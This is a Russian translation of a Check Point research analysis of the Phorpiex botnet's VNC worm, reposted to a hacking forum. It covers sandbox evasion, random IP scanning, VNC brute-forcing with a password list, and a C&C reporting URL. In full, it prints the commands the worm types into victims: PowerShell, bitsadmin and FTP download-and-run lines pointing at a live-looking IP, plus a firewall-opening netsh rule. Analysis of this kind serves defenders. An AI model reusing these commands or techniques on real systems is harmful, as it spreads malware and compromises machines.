003D5580  31 03 0E D1 2A B1 28 16  21 F2 FC 85 33 18 07 7C  1..Т*-(.!ЄЌЕ3..|
003D5590  AC 9F F2 F0 E2 F2 82 1B  6B 76 44 C5 A4 A9 B0 C9  мЯЄЁтЄВ.kvD+дй-г
003D55A0  00 0D BA 63 46 56 D9 60  B2 6B E9 F8 25 74 CD 7C  ..¦cFV-`-kщ°%t=|
003D55B0  AF 6E 3A 28 36 9C 07 E8  55 58 94 98 3F 8F F7 D7  пп:(6Ь.шUXФ.?Пў+
003D55C0  8D 0A 38 DB 3F 8D 3A 20  5F AF 47 F8 0F 16 4A 75  Н.8-?Н:·_пG°..Ju
003D55D0  E4 09 BD 5C 1F A4 12 39  36 DD 7A A2 84 B8 35 0E  ф.-\.д.9б¦zвД¬5.
003D55E0  E7 1F AB EE E1 EE 17 20  2C 45 F3 D3 86 09 6F 50  ч.люсю.·,ЕєLЖ.oP
```

Если проверка подписи не удалась, файл не выполняется. Это означает, что Phorpiex Tldr может принимать только файлы, подписанные соответствующим закрытым ключом RSA.

Модуль Червя VNC

Одним из модулей, обнаруженных нами в арсенале Phorpiex, является вредоносный клиент VNC. Он не имеет своего собственного механизма сохранения и обычно выполняется Tldr каждый раз. Это крошечное вредоносное ПО сканирует случайные IP-адреса на наличие открытого порта VNC-сервера (5900) и проводит атаку методом перебора, используя жестко запрограммированный список паролей. Конечная цель этой атаки - загрузить и запустить другое вредоносное ПО (обычно Phorpiex Tldr) на целевом хосте.

Выполнение червя Phorpiex VNC начинается с техники уклонения от песочницы API. Он выполняет большое количество бессмысленных вызовов нескольких функций в цикле:



Вредоносная программа предотвращает многократное выполнение в нескольких случаях, используя мьютекс с жестко заданным именем:

```
004032BA                mov     esi, offset a9499595003030 ; "9499595003030"
004032BF                lea     edi, [ebp+Mutex_name]
```

Сама атака осуществляется в бесконечном цикле. Используемые для сканирования IP-адреса генерируются случайным образом с использованием функции rand() и результатов GetTickCount() в качестве случайного начального числа. Единственное правило фильтрации для IP-адреса состоит в том, что он не может начинаться с 127, 172 или 192. Создается отдельный поток для связи с каждым IP-адресом.

Если попытка подключения к TCP-порту 5900 была успешной, червь VNC запускает атаку методом перебора на обнаруженный VNC-сервер со списком паролей:

```
.data:00405028 ; char *PasswordList
.data:00405028 PasswordList    dd offset aA             ; DATA XREF: ab_Thread_NetworkCheckIP_VNC+166↑r
.data:00405028                                          ; "a"
.data:0040502C                 dd offset aAaa           ; "aaa"
.data:00405030                 dd offset a0             ; "0"
.data:00405034                 dd offset a000           ; "000"
.data:00405038                 dd offset a1             ; "1"

.data:00405074                 dd offset a4321          ; "4321"
.data:00405078                 dd offset a321           ; "321"
.data:0040507C                 dd offset aPassword      ; "password"
.data:00405080                 dd offset aPassword_0    ; "Password"
.data:00405084                 dd offset aPassword_1    ; "PASSWORD"
.data:00405088                 dd offset aPasswd        ; "passwd"
.data:0040508C                 dd offset aPass          ; "pass"
.data:00405090                 dd offset aPass123       ; "pass123"
```


Список паролей может различаться в разных примерах.

Если атака прошла успешно, о результатах можно сообщить на сервер C&C, используя URL-адрес следующего формата (шаблон URL жестко закодирован в образце вредоносного ПО):

hxxp://92.63.197.153/result.php?vnc=%s|%s" % (host, password)

В исследованных примерах функциональность отчетов отключена, хотя URL-адрес присутствует.

Наконец, червь Phorpiex VNC выполняет несколько сценариев на компьютере жертвы, имитируя ввод с клавиатуры по протоколу VNC. Сначала он водит Win+R, чтобы открыть окно "Запустить программу". Затем он "вводит" содержимое скрипта, отправляя соответствующие пакеты VNC:



Выполняются обычно следующие сценарии :

cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('https://92.63.197.153/vnc.exe','%temp%\48303045850.exe');Start-Process '%temp%\48303045850.exe'
cmd.exe /c bitsadmin /transfer getitman /download /priority high https://92.63.197.153/vnc.exe %temp%\49405003030.exe&start %temp%\49405003030.exe
cmd.exe /c netsh firewall add allowedprogram C:\Windows\System32\ftp.exe "ok" ENABLE&netsh advfirewall firewall add rule name="ok" dir=in action=allow program="C:\Windows\System32\ftp.exe" enable=yes
cmd.exe /c "cd %temp%&@echo open 92.63.197.153>>ftpget.txt&@echo tom>>ftpget.txt&@echo hehehe>>ftpget.txt&@echo binary>>ftpget.txt&@echo get vnc.exe>>ftpget.txt&@echo quit>>ftpget.txt&@ftp -s:ftpget.txt&@start vnc.exe"

Таким образом, червь Phorpiex VNC заставляет компьютер жертвы загружать и выполнять вредоносный образец через HTTP или FTP с сервера, который контролируется действующими лицами вредоносного ПО. Как мы видим из источника сценария, вредоносная программа использует жестко закодированные учетные данные для доступа к FTP-серверу:

> USER tom
> PASS hehehe

Мы наблюдали следующие места, которые использовались жертвами для загрузки полезных данных:

ftp://tom:hehehe@92.63.197[.]153/vnc.exe
ftp://tom:hehehe@92.63.197[.]153/ohuh.exe
https://92.63.197[.]153/vnc.exe
https://92.63.197[.]153/ohuh.exe

Этот модуль обычно использовался ботнетом Phorpiex для самораспространения и распространения вымогателей.

Источник: https://research.checkpoint.com/2020/phorpiex-arsenal-part-i/
Автор перевода: yashechka
Переведено специально для портала XSS.is (c)